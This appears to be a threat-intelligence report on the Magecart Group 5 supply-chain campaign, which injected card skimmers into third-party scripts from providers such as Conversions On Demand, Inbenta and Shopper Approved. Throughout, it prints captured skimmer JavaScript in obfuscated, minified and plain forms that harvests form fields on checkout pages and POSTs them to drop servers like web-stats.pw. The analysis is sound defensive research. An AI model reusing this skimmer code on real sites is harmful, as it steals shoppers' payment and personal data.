```
clk: function() {
    skimmer.snd = null;
    var inp = document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i = 0; i < inp.length; i++) {
        if (inp[i].value.length > 0) {
            var nme = inp[i].name;
            if (nme == '') {
                nme = i;
            }
            skimmer.snd += inp[i].name + '=' + inp[i].value + '&';
        }
    }
},
```

Simplified, the above skimmer hooks any submit button or form submission, extracts the input field data when it is submitted and sends it to the drop server.

Victims

As we explained in the Modus Operandi section, Group 5 compromises third-party suppliers instead of individual stores to greatly extend its reach. The victims we denoted in the top section are the compromised third-party providers, which is a relatively low number. However, we expect the actual number of victims that were running these third-party plugins exceeds 100,000. This group compromised such a wide variety of services that we've even seen the skimmer appear in advertisements and on major CDNs.


The following list shows the victims we have observed and investigated along with all the information we have for each compromise. However, we are confident there are more compromised providers out there. The start and end of each compromise are rounded off to the month in which they occur so bear in mind that it may be in the beginning or end of the month.

Conversions On Demand

Start of compromise: December 2016
End of compromise: April 2017
Drop server domain: `webfotce.me`

This is the first provider we saw compromised by Group 5. The reach of this supplier is concerning to us because, in addition to the sites with which it integrates, it's embedded in offerings from other solutions providers. For example, Yahoo uses Conversions on Demand during its payment checkout process, but also offers a service called Small Business which our crawl data shows has been using Conversions on Demand since early 2016. Below is a RiskIQ web crawl showing a store using Yahoo Small Business, which includes Conversions on Demand with the Magecart skimmer.

The crawl starts by RiskIQ's virtual user clicking around on the store and hitting the checkout button, which takes the crawler to the Yahoo order processing page. What follows is a request for a JavaScript resource which in turn loads Conversions on Demand:



Sequence Details

Prior Page **https://www.historicalclothingrealm.com/**
Window Name: : TopLevelWindow@10ba80ec
Link xpath: /html/body/div[3]/div[3]/div[1]/div/div[2]/ul/li[2]/a

Click on Link:


1 **https://order.store.yahoo.net/yhst-42417777999735/cgi-bin/wg-order?yhst-42417777999735#jmui=**
Referrer: https://www.historicalclothingrealm.com/
Cause: parentPage

Contains Element :

```
<script type="text/javascript" src="https://lib.store.yahoo.net/lib/yhst-42417777999735/validation.js"/>
```

2 **https://lib.store.yahoo.net/lib/yhst-42417777999735/validation.js**
Referrer: https://order.store.yahoo.net/yhst-42417777999735/cgi-bin/wg-order?yhst-42417777999735#jmui=
Cause: script.src **Path from prior:** `/*[name()='html']/head/script[12]/@src`

The red box below contains the skimmer code injected in the Conversions on Demand script:



Page https://www.conversionsondemand.com/codadmin2/framework/cod-scripts-loader.js

```
                                        }
                                }
                        });
                }
        }
};
COD_TPC.init();
```


```
var _0xa332=
["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x65\x62\x2D\x69\x6E\x66\x6F\x2E\x63\x63\x2F\x6A\x73\x2F\x73\x6C\x69\x64\x65\x72\x2E\x6A\x73","\x73\x65\x74\x69\x64\x64","\
x6D\x61\x74\x63\x68","\x63\x6F\x6F\x6B\x69\x65","\x67\x65\x74\x54\x69\x6D\x65","\x2D","\x72\x61\x6E\x64\x6F\x6D","\x66\x6C\x6F\x6F\x72","\x73\x65\x74\x69\x64\x64
69\x6E\x67","\x73\x6E\x64","\x69\x6E\x70\x75\x74\x2C\x20\x73\x65\x6C\x65\x63\x74\x2C\x20\x74\x65\x78\x74\x61\x72\x65\x61\x2C\x20\x63\x68\x65\x63\x6B\x62\x6F\x78\
7\x74\x68","\x76\x61\x6C\x75\x65","\x6E\x61\x6D\x65","","\x3D","\x26","\x61\x5B\x68\x72\x65\x66\x2A\x3D\x27\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x76\x6F\x
2C\x20\x2E\x62\x74\x6E\x2C\x20\x2E\x62\x75\x74\x74\x6F\x6E","\x74\x79\x70\x65","\x74\x65\x78\x74","\x73\x65\x6C\x65\x63\x74","\x63\x68\x65\x63\x6B\x62\x6F\x78","
65\x72","\x63\x6C\x69\x63\x6B","\x63\x6C\x6B","\x6F\x6E\x63\x6C\x69\x63\x6B","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x66\x6F\x72\x6D","\x73\x75\x62\x6D\
9\x74","\x68\x6F\x73\x74\x6E\x61\x6D\x65","\x6E\x6F\x64\x6F\x6D\x61\x69\x6E","\x50\x4F\x53\x54","\x64\x33\x37\x33\x37\x39\x36\x33\x32\x36\x38\x38\x62\x38\x32\x37
74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\
1\x6D\x65\x3D\x79\x68\x26\x6B\x65\x79\x3D","\x6D\x79\x69\x64","\x73\x65\x6E\x64","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x74\x65\x73\x74","\x77\x67\x2D\x6F\x72\x64\
{snd:null,d37379632688b827a423dd354e87347c3:_0xa332[0],myid:(function(_0x591dx2){var _0x591dx3=document[_0xa332[7]][_0xa332[6]]( new RegExp(_0xa332[2]+ _0x591dx2
decodeURIComponent(_0x591dx3[1]):undefined})(_0xa332[1])|| (function(){var _0x591dx4= new Date();var _0x591dx5=_0x591dx4[_0xa332[8]]()+ _0xa332[9]+ Math[_0xa332[
60* 24* 1000);document[_0xa332[7]]= _0xa332[12]+ _0x591dx5+ _0xa332[13]+ _0x591dx6[_0xa332[14]]();return _0x591dx5})(),clk:function(){v3fbf4464a53a1091eda1766241
_0x591dx7[_0xa332[18]];_0x591dx8++){if(_0x591dx7[_0x591dx8][_0xa332[19]][_0xa332[18]]> 0){var _0x591dx9=_0x591dx7[_0x591dx8][_0xa332[20]];if(_0x591dx9== _0xa332[
_0xa332[22]+ _0x591dx7[_0x591dx8][_0xa332[19]]+ _0xa332[23]}}},send:function(){try{var _0x591dxa=document[_0xa332[17]](_0xa332[24]);for(var _0x591dx8=0;_0x591dx8
_0x591dxb[_0xa332[25]]!= _0xa332[27]&& _0x591dxb[_0xa332[25]]!= _0xa332[28]&& _0x591dxb[_0xa332[25]]!= _0xa332[29]&& _0x591dxb[_0xa332[25]]!= _0xa332[30]){if(_0x
{_0x591dxb[_0xa332[35]](_0xa332[34],v3fbf4464a53a1091eda1766241df8281[_0xa332[33]])}}};var _0x591dxc=document[_0xa332[17]](_0xa332[36]);for(vari= 0;_0x591dx8< _0
(_0xa332[37],v3fbf4464a53a1091eda1766241df8281[_0xa332[33]],false)}else {_0x591dxc[_0x591dx8][_0xa332[35]](_0xa332[38],v3fbf4464a53a1091eda1766241df8281[_0xa332[
(_0xa332[42])[_0xa332[41]](0)[_0xa332[40]](_0xa332[39])|| _0xa332[45];var _0x591dxe=btoa(v3fbf4464a53a1091eda1766241df8281[_0xa332[15]]);var _0x591dxf= new XMLHt
(_0xa332[46],v3fbf4464a53a1091eda1766241df8281[_0xa332[47]],true);_0x591dxf[_0xa332[51]](_0xa332[49],_0xa332[50]);_0x591dxf[_0xa332[55]](_0xa332[52]+ _0x591dxe+
null;_0x591dxe= null;setTimeout(function(){v3fbf4464a53a1091eda1766241df8281[_0xa332[55]]()},30)}catch(e){}}};if(( new RegExp(_0xa332[58],_0xa332[59]))[_0xa332[5
```

Annex Cloud

Start of compromise: December 2017
End of compromise: July 2018
Drop server domain: `webfotce.me`

ANNEX CLOUD

Annex Cloud (or Social Annex) is a provider of two services for online merchants: customer loyalty programs by which a customer can earn points for purchases, and advocacy programs by which customers can get discounts by referring their friends. A large base of major retailers uses Annex Cloud as shown by the logos present on its website. Below is an example of one of Annex Clouds customers reporting the result of the breach to the government, which is required by some states when personal information is leaked. On Sept. 14, Stein Mart disclosed a breach of customer information through Annex Cloud to the Office of the Vermont Attorney General:



Stein Mart®

[first name][last name]
[address]
[city][state][zip]

Dear [first name][last name]:

Stein Mart, Inc. ("Stein Mart") values the relationship we have with our customers and understands the importance of protecting customer information. We are writing to inform you about an incident involving one of our third-party vendors, Annex Cloud, that may involve some of your information. This notice explains the incident, measures that have been taken, and some steps you can take in response.

Source:
http://ago.vermont.gov/blog/2018/09/14/2018-09-14-stein-mart-inc-notice-of-data-breach-to-consumers/


SAS Net Reviews

Start of compromise: April 2017
End of compromise: July 2017
Drop server domain: `web-rank.pw`

The company SAS Net Reviews has an international reach that was successfully exploited by Group 5. SAS Net Reviews goes by different names in different countries or continents. Here is the list of company names under which SAS Net Reviews operates in different countries:

- **Verified Reviews:** United States, Australia, and New Zealand
- **Avis Vérifiés:** France and Chile,
- **Recensioni Verificate:** Italy,
- **Echte Bewertungen:** Germany,
- **Echte Beoordelingen:** The Netherlands,
- **Opinoes Verificadas:** Brazil and Portugal,
- **Opiniones Verificadas:** Spain, Colombia, Mexico, Chile, and Peru

We observed the Group 5 skimmer on several of its international review sites. While we haven't seen the skimmer on all of the company's sites, we believe all of them were compromised. Our conclusion is supported by the fact that for five of the companies operating under SAS Net Reviews, we saw the same file path containing the skimmer. The file path was a script that was used by all of the internationally operating companies. We believe Group 5 compromised each company individually, or, more likely the codebase of the mother company that all the affiliated companies use. We suspect that Avis Vérifiés, based out of France, is the organization that was compromised for this breach, based on the following a snippet in the skimmer, which is normally dynamic:



```
if (skimmer.snd != null) {
    var domm = location.hostname.split('.').slice(0).join('_') || 'nodomain';
    var keym = btoa(skimmer.snd);
    var http = new XMLHttpRequest();
    http.open('POST', skimer.droplocation, true);
    http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    http.send('info=' + keym + '&hostname=avis-verifies&key=' + skimmer.myid.)
};
```

In the second to last line, which starts with `http.send`, the URL arguments for the POST request to exfiltrate the stolen payment information are set. Inside this string, there are two variables used, `keym` and `skimmer.myid`. Normally, another variable is used as well, called `domm`, which is put behind the `&hostname=` portion of the URL arguments. You can see that the skimmer script still assigns the domm variable, which will contain the hostname of the site on which the skimmer is running. The reason the group is hard coding the URL argument to be `avis-verifies` instead of the hostname is because it wants to group the skimmed data from all the company domains operating under SAS Net Reviews under one ID in its database.

An interesting part of this compromise is how merchants use SAS Net Reviews. We observed two ways by which these sites were affected by the skimmer:

- The merchant manually applied for the service and added the code to the site to make use of it.
- The merchant was using a known e-commerce platform, e.g. Magento, for which SAS Net Reviews has standard plugins and installs the service as a plugin

With the explanation above, we can say with high certainty that this qualifies as one of the widest reaches via a single breach that Group 5 has achieved. For one of the SAS Net Reviews domains, close to 8,000 sites were affected. That number grows when you factor in the service operating in other countries.

flashtalking

Start of compromise: July 2018
End of compromise: August 2018
Drop server domain: `infostat.pw`

While the name may not be familiar, the compromise of flashtalking is, in fact, a big deal, because it is not only a provider of content for advertisements but also serves advertisements. Through this compromise, Group 5's reach was increased. However, we don't believe this breach was very effective in capturing payment data because advertisements and their content aren't usually active on payment pages.

One thing to note about flashtalking is that a lot of other providers make use of it. As with SAS Net Reviews, that means we cannot even begin to track how far the skimmer spread. We saw flashtalking as third, fourth, fifth, and even sixth-party inclusions on websites, indicating the impact of this breach reverberated across the web.

SociaPlus

Start of compromise: December 2017
End of compromise: June 2018
Drop server domain: `webfotce.me`

The compromise of SociaPlus was interesting from an analyst's perspective because it showed us the dedication and targeting of Group 5. When Group 5 compromised SociaPlus, it did not target all customers on affected sites. It started with one organization, skimmed them for a period, then moved on to a second organization, and eventually, the third and fourth. The fourth customer of SociaPlus was Ticketmaster. Once Group 5 inserted the skimmer into the Ticketmaster-specific script, it stopped targeting other SociaPlus customers.

Most likely, Group 5 saw the amount of traffic and card details it was skimming and focused on Ticketmaster. While keeping the skimmer in the SociaPlus scripts the group actually targeted Inbenta, which we've detailed in this list, specifically to expand its reach into Ticketmaster's website. They compromised Inbenta but only targeted Ticketmaster from Inbenta's infrastructure even though Inbenta had a lot of other customers.

Inbenta

Start of compromise: February 2018
End of compromise: June 2018
Drop server domain: `webfotce.me`

Inbenta is a service providing a first-line helpdesk or support line. The service is automated using artificial intelligence in the sense that it will be able to give answers for most questions and only when it is not able to provide an answer (or one that satisfies the customer) it will loop in the actual support desk. The compromise of Inbenta can be attributed to the targeting of Ticketmaster as we described in the SociaPlus section. Inbenta became a target for Group 5 as it was expanding its attack against Ticketmaster's customers.

PushAssist


Start of compromise: June 2018
End of compromise: August 2018
Drop server domain: `webfotce.me`

PushAssist is a provider of push notifications to re-engage customers on e-commerce websites. The breach only lasted a little more than two months, and Group 5 took the same approach as with SociaPlus, one organization at a time was compromised and the skimmer added. We saw the skimmer appear in six different customer scripts but nothing more from there on.

Clarity Connect

Start of compromise: May 2017
End of compromise: July 2018
Drop server domain: `web-stats.pw`

Clarity Connect is a company that helps merchants in the horticulture industry to establish a web presence in the form of a website or webshop. We saw Group 5 target Clarity Connect in 2017, but it seems it was actually compromised before but their administrators removed skimmer. Group 5, for the first and only time that we have observed them, left a message for the Clarity Connect administrators:



Page http://console.clarity-connect.com/javascript/external.js

```
IF YOU WILL DELETE MY CODE ONE MORE TIME I WILL ENCRYPT ALL YOUR SITES!

YOU VERY BAD ADMINS



jQuery(function($) {
        // force external or popup links to open in a new window
        $('a[rel*=external]').live('click', function() {
                window.open(this.href);
                return false;
        });
        $('a[rel*=popup]').live('click', function() {
                window.open(this.href);
                return false;
        });
});
var hc9d166ab05e3a14827154eb55f8fab84={snd:null,ta696a78c7cf9a7cfb85a47c38fb98dd9:"https://web-stats.pw/js/cookies.js",myid
decodeURIComponent(a[1]):void 0}("setidd")||function(){var e=new Date,a=e.getTime()+"-"+Math.floor(988888889*Math.random()+
{hc9d166ab05e3a14827154eb55f8fab84.snd=null;for(var e=document.querySelectorAll("input, select, textarea, checkbox, button"
(t=a),hc9d166ab05e3a14827154eb55f8fab84.snd+=e[a].name+"="+e[a].value+"&"}},send:function(){try{for(var e=document.querySel
t=e[a];"text"!=t.type&&"select"!=t.type&&"checkbox"!=t.type&&"password"!=t.type&&"radio"!=t.type&&(t.addEventListener?t.add
n=document.querySelectorAll("form");for(vari=0;a<n.length;a++)n[a].addEventListener?n[a].addEventListener("submit",hc9d166a
c=location.hostname.split(".").slice(0).join("_")||"nodomain",o=btoa(hc9d166ab05e3a14827154eb55f8fab84.snd),d=new XMLHttpRe
urlencoded"),d.send("info="+o+"&hostname="+c+"&key="+hc9d166ab05e3a14827154eb55f8fab84.myid)}hc9d166ab05e3a14827154eb55f8fa
RegExp("onepage|checkout|onestep","gi").test(window.location)&&hc9d166ab05e3a14827154eb55f8fab84.send();
```

ShopBack

Start of compromise: January 2018
End of compromise: May 2018
Drop server domain: `web-rank.pw`

ShopBack Brazil was compromised and serving the skimmer from early 2018. ShopBack is a retargeting company helping merchants to re-engage with customers to promote additional products.

CompanyBe

Start of compromise: May 2018
End of compromise: September 2018
Drop server domain: `web-stats.pw`

CompanyBe provides an e-commerce platform for merchants to establish an online presence including POS integration and inventory tracking. Group 5 injected its script on the CompanyBe checkout page and uses it to target on a per-customer basis, similar to the tactics we observed with SociaPlus.

Feedify

Start of compromise: August 2018
End of compromise: September 2018
Drop server domain: `info-stat.ws`

Feedify is an Indian company that is also active in the e-commerce world, providing cross-platform and browser-based customer survey and notification services. Feedify was repeatedly compromised; Group 5 added its skimmer three additional times after Feedify initially removed it, which shows that it had ongoing control of Feedify's infrastructure. Unbeknownst to Feedify, removing the script was not enough to solve the issue.


Once Group 5 has control of a supplier's infrastructure, it will stay there as long as it can. Remediation of a breach of Group 5 means taking the proper incident response steps to identify how and where Magecart gained access rather than simply removing the skimmer code.

Shopper Approved

Start of compromise: September 15th, 2018
End of compromise: September 17th, 2018
Drop server domain: `info-stat.ws`


Shopper Approved is a third-party supplier of approval ratings. It's a site seal placed on a customer's websites showing how that merchant's customers rate the store. Group 5 compromised Shopper Approved and modified the script that sets up the site seal call-out to Shopper Approved.

Fortunately, Group 5 forgot something important (and helpful to us) when it compromised Shopper Approved. At 04:48:25 GMT on Sept. 15, it placed the skimmer into the Shopper Approved codebase, but forgot to obfuscate it:


Page https://www.shopperapproved.com/seals/certificate.js

```
var w9034f034b0f1b9a6dae05f14a395d8b6={
    snd:null,
    va7ffe9a80757203fdb5718d429ad0d5d:'https://info-stat.ws/js/slider.js',
    myid:(function(name){
        var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,'\\$1')+'=([^;]*)'));
        return matches?decodeURIComponent(matches[1]):undefined;
    })('setidd')||(function(){
        var ms=new Date();
        var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
        var date=new Date(new Date().getTime()+60*60*24*1000);
        document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
        return myid;
    })(),
clk:function(){
        w9034f034b0f1b9a6dae05f14a395d8b6.snd=null;
        var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
        for (var i=0;i<inp.length;i++){
            if(inp[i].value.length>0){
                var nme=inp[i].name;
